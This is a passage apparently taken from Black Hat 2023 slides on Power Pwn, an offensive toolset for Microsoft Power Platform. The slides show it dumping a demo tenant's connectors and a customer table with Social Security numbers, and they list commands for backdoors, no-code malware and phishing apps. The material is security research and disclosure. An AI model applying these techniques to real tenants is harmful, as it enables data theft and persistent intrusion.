2023-07-28 11:03:08 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azurefile.
2023-07-28 11:03:08 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azurequeues.
2023-07-28 11:03:09 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azuretables.
2023-07-28 11:03:09 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_sql.
2023-07-28 11:03:10 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_logicflows.
2023-07-28 11:03:10 | powerpwn | INFO | Acquiring token with scope=https://apihub.azure.com/.default from cached refresh token.
2023-07-28 11:03:11 | powerpwn | INFO | Token for https://apihub.azure.com/.default acquired from refresh token successfully.
2023-07-28 11:03:11 | powerpwn | INFO | Token is cached in /mnt/c/Users/bargu/source/mbrg/power-pwn/tokens.json
2023-07-28 11:03:24 | powerpwn | INFO | Dump is completed in .cache
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$
```





```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ ls .cache  
data resources
```



```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ ls .cache
data resources

(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ ls .cache/resources/Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43/connector/
shared_azureblob.json           shared_flowmanagement.json   shared_office365users.json   shared_twitter.json
shared_azurefile.json            shared_ftp.json          shared_outlooktasks.json    shared_yammer.json
shared_azurequeues.json          shared_logicflows.json  shared_powerappsforappmakers.json
shared_azuretables.json          shared_msnweather.json  shared_rss.json
shared_commondataserviceforapps.json shared_office365.json  shared_sql.json
```



```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ ls .cache
data resources


(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ ls .cache/resources/Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43/connector/
shared_azureblob.json           shared_flowmanagement.json   shared_office365users.json   shared_twitter.json
shared_azurefile.json            shared_ftp.json          shared_outlooktasks.json    shared_yammer.json
shared_azurequeues.json          shared_logicflows.json  shared_powerappsforappmakers.json
shared_azuretables.json          shared_msnweather.json  shared_rss.json
shared_commondataserviceforapps.json shared_office365.json  shared_sql.json

(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ ls .cache/data/Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43/connections/shared_
_sql/e09f5ad0908a497f8abeeaaa8efc5692/table/
default-Customers.json  default-sys.database_firewall_rules.json  default-sys.ipv6_database_firewall_rules.json

(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$
```



(.venv) @mbrg0:/bhusa23/all-you-need-is-guest\$ powerpwn gui



```
2023-07-28 11:06:13 | powerpwn | INFO | Application is running on http://127.0.0.1:5000
* Serving Flask app 'powerpwn.powerdump.gui.gui'
* Debug mode: off
```





powerpwn - Applications

- [All Resources](#)
- [Credentials](#)
- [Automations](#)
- [Applications](#)
- [Connectors](#)

Display name	Environment	Version	Created by	Created at	Last modified at		
Customer Insights	Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43	2022-07-14T08:47:48Z	jamier@zenitydemo.onmicrosoft.com	2022-07-14 08:47:48.843904+00:00	2023-07-11 21:06:25.166828+00:00	Run	Raw
Shoutout	Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43	2023-07-30T14:53:55Z	jamier@zenitydemo.onmicrosoft.com	2023-07-29 20:20:17.076311+00:00	2023-07-30 14:54:01.485639+00:00	Run	Raw
lanasapp	Default-fc993b0f-345b-4d01-9f67-	2023-07-23T12:49:05Z	lanas@zenity.io	2023-07-23 12:49:05.202463+00:00	2023-07-23 12:49:05.243719+00:00		Raw




powerpwn - Applications

- [All Resources](#)
- [Credentials](#)
- [Automations](#)
- [Applications](#)
- [Connectors](#)

Display name	Environment	Version	Created by	Created at	Last modified at		
Customer Insights	Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43	2022-07-14T08:47:48Z	jamier@zenitydemo.onmicrosoft.com	2022-07-14 08:47:48.843904+00:00	2023-07-11 21:06:25.166828+00:00	Run	Raw
Shoutout	Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43	2023-07-30T14:53:55Z	jamier@zenitydemo.onmicrosoft.com	2023-07-29 20:20:17.076311+00:00	2023-07-30 14:54:01.485639+00:00	Run	Raw
lanasapp	Default-fc993b0f-345b-4d01-9f67-	2023-07-23T12:49:05Z	lanas@zenity.io	2023-07-23 12:49:05.202463+00:00	2023-07-23 12:49:05.243719+00:00		Raw

powerpwn - Credentials

- [All Resources](#)
- [Credentials](#)
- [Automations](#)
- [Applications](#)
- [Connectors](#)

Connector	Connection	Created by			
 shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azuredatabase	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
 shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground		Dump



powerpwn - Credentials

- [All Resources](#)
- [Credentials](#)
- [Automations](#)
- [Applications](#)
- [Connectors](#)

Connector	Connection	Created by			
 shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
 shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump





powerpwn - Credentials

- [All Resources](#)
- [Credentials](#)
- [Automations](#)
- [Applications](#)
- [Connectors](#)

Connector	Connection	Created by	Playground	Raw	Dump
 shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
 shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump



**.cache / data / Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43 /
connections / shared_sql / ff47194e357e459b8756a5f43f59ccc6**

Name	Mimetype	Modified	Size
table	 inode/directory	2023.07.28 11:09:36	





.cache / data / Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43 /
connections / shared_sql / ff47194e357e459b8756a5f43f59ccc6 /
table

	Name	↓ A Z	Mimetype	Modified	Size
	default-Customers.json		application/json	2023.07.28 11:09:35	23.92 KiB
	default-sys.database_firewall_rules.json		application/json	2023.07.28 11:09:35	2 B
	default-sys.ipv6_database_firewall_rules.json		application/json	2023.07.28 11:09:36	2 B





```
[{"@odata.etag": "", "ItemInternalId": "7eb41684-4b64-4f39-9eab-90fbe30ba62c", "CustomerID": 34553, "FirstName": "Jamie", "LastName": "Reding", "Email": "jamier@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-1111"}, {"@odata.etag": "", "ItemInternalId": "566a2e62-1c95-4e49-bdc6-c141023d66ac", "CustomerID": 98256, "FirstName": "Christa", "LastName": "Geller", "Email": "christag@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-2222"}, {"@odata.etag": "", "ItemInternalId": "43288280-ae24-450e-9feb-f6605d9c1ec2", "CustomerID": 76234, "FirstName": "David", "LastName": "Brenner", "Email": "davidb@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-3333"}, {"@odata.etag": "", "ItemInternalId": "52f7ad4a-9159-486e-885c-69c78fa59138", "CustomerID": 43256, "FirstName": "Laura", "LastName": "Miller", "Email": "lauram@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-4444"}, {"@odata.etag": "", "ItemInternalId": "e53da160-f087-4e08-b3fb-eb16283781c5", "CustomerID": 67322, "FirstName": "Robert", "LastName": "Thompson", "Email": "robertt@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-5555"}, {"@odata.etag": "", "ItemInternalId": "f6ce0c32-b846-4c4a-ad61-2f3bf74d0d06", "CustomerID": 78654, "FirstName": "Amanda", "LastName": "Smith", "Email": "amandas@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-6666"}, {"@odata.etag": "", "ItemInternalId": "e998798e-2e21-408f-b3e6-2ff7fde41510", "CustomerID": 89322, "FirstName": "John", "LastName": "Davis", "Email": "johnd@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-7777"}, {"@odata.etag": "", "ItemInternalId": "9219f091-1238-4cf8-b9a7-f4b7e3f3a958", "CustomerID": 11245, "FirstName": "Emily", "LastName": "Harris", "Email": "emilyh@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-8888"}, {"@odata.etag": "", "ItemInternalId": "8ba98fcc-b7f8-401f-abf5-842065f37d56", "CustomerID": 55677, "FirstName": "Michael", "LastName": "Sanders", "Email": "michaels@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-9999"}, {"@odata.etag": "", "ItemInternalId": "425f5a25-0f8d-4295-a3bf-7ab0388f8d7a", "CustomerID": 68984, "FirstName": "Sophie", "LastName": "Carter", "Email": "sophiec@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0000"}, {"@odata.etag": "", "ItemInternalId": "07c0f4f1-1b45-40d4-ba05-9a1a6c15768f", "CustomerID": 45779, "FirstName": "Stephen", "LastName": "Williams", "Email": "stephenw@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-1234"}, {"@odata.etag": "", "ItemInternalId": "e270c995-1132-4900-afe1-f745fdb38452", "CustomerID": 23456, "FirstName": "Olivia", "LastName": "Lee", "Email": "olivial@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-4321"}, {"@odata.etag": "", "ItemInternalId": "6bda1a1f-b705-4a3d-a392-856c9c286c73", "CustomerID": 64784, "FirstName": "Patricia", "LastName": "Foster", "Email": "patriciaf@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-9876"}, {"@odata.etag": "", "ItemInternalId": "9dd9e288-b96d-45de-9b3d-5bd7572e8cc4", "CustomerID": 34598, "FirstName": "Daniel", "LastName": "Brown", "Email": "danielb@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-6789"}, {"@odata.etag": "", "ItemInternalId": "b6884c5e-3c43-49ca-b341-aef0cf0f5eff", "CustomerID": 79000, "FirstName": "Elizabeth", "LastName": "Perez", "Email": "elizabethp@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-7890"}, {"@odata.etag": "", "ItemInternalId": "9a2650d6-693a-45e8-b80c-4995a9d054af", "CustomerID": 74321, "FirstName": "Jason", "LastName": "Mitchell", "Email": "jasonm@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-09"}, {"@odata.etag": "", "ItemInternalId": "bc932b1b-5ff2-4c8d-a28f-6ac86eed4529", "CustomerID": 74321, "FirstName": "Sarah", "LastName": "Gonzalez", "Email": "sarahg@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-5678"}, {"@odata.etag": "", "ItemInternalId": "12857b5e-8cdc-49ee-961d-2b47adb1f6a0", "CustomerID": 97654, "FirstName": "Thomas", "LastName": "Martin", "Email": "thomasm@zenitydemo.OnMicrosoft.com"}, {"@odata.etag": "", "ItemInternalId": "33333333-3333-3333-3333-333333333333", "CustomerID": 33333333, "FirstName": "John", "LastName": "Doe", "Email": "johndoe@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0001"}, {"@odata.etag": "", "ItemInternalId": "44444444-4444-4444-4444-444444444444", "CustomerID": 44444444, "FirstName": "Jane", "LastName": "Doe", "Email": "janedoe@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0002"}, {"@odata.etag": "", "ItemInternalId": "55555555-5555-5555-5555-555555555555", "CustomerID": 55555555, "FirstName": "Mike", "LastName": "Smith", "Email": "mikesmith@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0003"}, {"@odata.etag": "", "ItemInternalId": "66666666-6666-6666-6666-666666666666", "CustomerID": 66666666, "FirstName": "Amy", "LastName": "Johnson", "Email": "amyjohnson@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0004"}, {"@odata.etag": "", "ItemInternalId": "77777777-7777-7777-7777-777777777777", "CustomerID": 77777777, "FirstName": "Mark", "LastName": "Wilson", "Email": "markwilson@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0005"}, {"@odata.etag": "", "ItemInternalId": "88888888-8888-8888-8888-888888888888", "CustomerID": 88888888, "FirstName": "Linda", "LastName": "Anderson", "Email": "lindaanderson@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0006"}, {"@odata.etag": "", "ItemInternalId": "99999999-9999-9999-9999-999999999999", "CustomerID": 99999999, "FirstName": "David", "LastName": "Brown", "Email": "davidbrown@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0007"}, {"@odata.etag": "", "ItemInternalId": "00000000-0000-0000-0000-000000000000", "CustomerID": 00000000, "FirstName": "Sarah", "LastName": "Johnson", "Email": "sarahjohnson@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0008"}]
```





.cache / data / Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43 / connections / shared_sql

	Name	↓ Mimetype	Modified	Size
📁	e09f5ad0908a497f8abeeaaa8efc5692	 inode/directory	2023.07.28 11:09:31	
📁	ff47194e357e459b8756a5f43f59ccc6	 inode/directory	2023.07.28 11:09:35	



powerpwn - Credentials

- [All Resources](#)
- [Credentials](#)
- [Automations](#)
- [Applications](#)
- [Connectors](#)

Connector	Connection	Created by	Playground	Raw	Dump
 shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
 shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump



SQL Server 1.0

[Base URL: europe-002.azure-apim.net/apim/sql]

/api/shared_sql/ff47194e357e459b8756a5f43f59ccc6/swagger.json

Microsoft SQL Server is a relational database management system developed by Microsoft. Connect to SQL Server to manage data. You can perform various actions such as create, update, get, and delete on rows in a table.

<https://docs.microsoft.com/connectors/sql>

Schemes

HTTPS



Authorize



SqlDataSetsMetadata

GET

[/ff47194e357e459b8756a5f43f59ccc6/\\$metadata.json/datasets](/ff47194e357e459b8756a5f43f59ccc6/$metadata.json/datasets) Get datasets metadata



SqlProcedureMetadata





SqlProcedure

GET /ff47194e357e459b8756a5f43f59ccc6/datasets({dataset})/procedures Get stored procedures



POST /ff47194e357e459b8756a5f43f59ccc6/datasets({dataset})/procedures({procedure}) Execute stored procedure



GET /ff47194e357e459b8756a5f43f59ccc6/datasets/default/procedures Get stored procedures



POST /ff47194e357e459b8756a5f43f59ccc6/datasets/default/procedures/{procedure} Execute stored procedure



SqlPassThroughNativeQuery

POST /ff47194e357e459b8756a5f43f59ccc6/datasets({dataset})/query({language})



POST /ff47194e357e459b8756a5f43f59eee6/datasets/default/query/sql Execute a SQL query



SqlTableData

GET /ff47194e357e459b8756a5f43f59ccc6/datasets({dataset})/tables({table})/items Get rows



POST /ff47194e357e459b8756a5f43f59ccc6/datasets({dataset})/tables({table})/items Insert row



DELETE /ff47194e357e459b8756a5f43f59ccc6/datasets({dataset})/tables({table})/items({id}) Delete row





SqlPassThroughNativeQuery

^

POST

/ff47194e357e459b8756a5f43f59ccc6/datasets({dataset})/query({language})

^



Parameters

Try it out

Name	Description
------	-------------

dataset * required

string
(path)

language * required

string
(path)

query * required

object
(body)

Example Value | Model

```
{  
  "actualParameters": {  
    "additionalProp1": {},  
    "additionalProp2": {},  
    "additionalProp3": {}  
  },  
  "formalParameters": {  
    "additionalProp1": "string",  
    "additionalProp2": "string",  
    "additionalProp3": "string"  
  },  
  "query": "string"  
}
```



Parameter content type



Power Pwn


Black Hat Arsenal USA 2023 DEFCON 30

 Stars 173  Follow  michael.bargury owasp.org

Power Pwn is an offensive security toolset for Microsoft Power Platform.

Install with `pip install powerpwn`.

Check out our [Wiki](#) for docs, guides and related talks!



dump
gui
backdoor
nocodemalware
phishing

command

Recon for available data connections and dump their content.

Show collected resources and data via GUI.

Install a backdoor on the target tenant

Repurpose trusted execs, service accounts and cloud services to power a malware

Deploy a trustworthy phishing app.

Find us at BlackHat Arsenal!

[PowerGuest: AAD Guest Exploitation Beyond Enumeration](#)

+ on GitHub!
github.com/mbrg/power-pwn



@mbrg0

A large, abstract graphic in the upper right corner of the slide. It consists of several translucent, glowing blue and white curved lines that resemble network connections or light trails. Small, semi-transparent blue and white dots are scattered across the dark background, some aligned with the lines.

Defense

@mbrg0

#BHUSA @BlackHatEvents



State of the exploit


Strong collab w/ MSRC

- Working together to fix issues
- Clarifying mitigation
- Currently no vulns




**We must own
our side of the
Shared
Responsibility
Model**

Serverless




LCNC



Customer
Platform




LCNC





Platforms have to step up



Customer

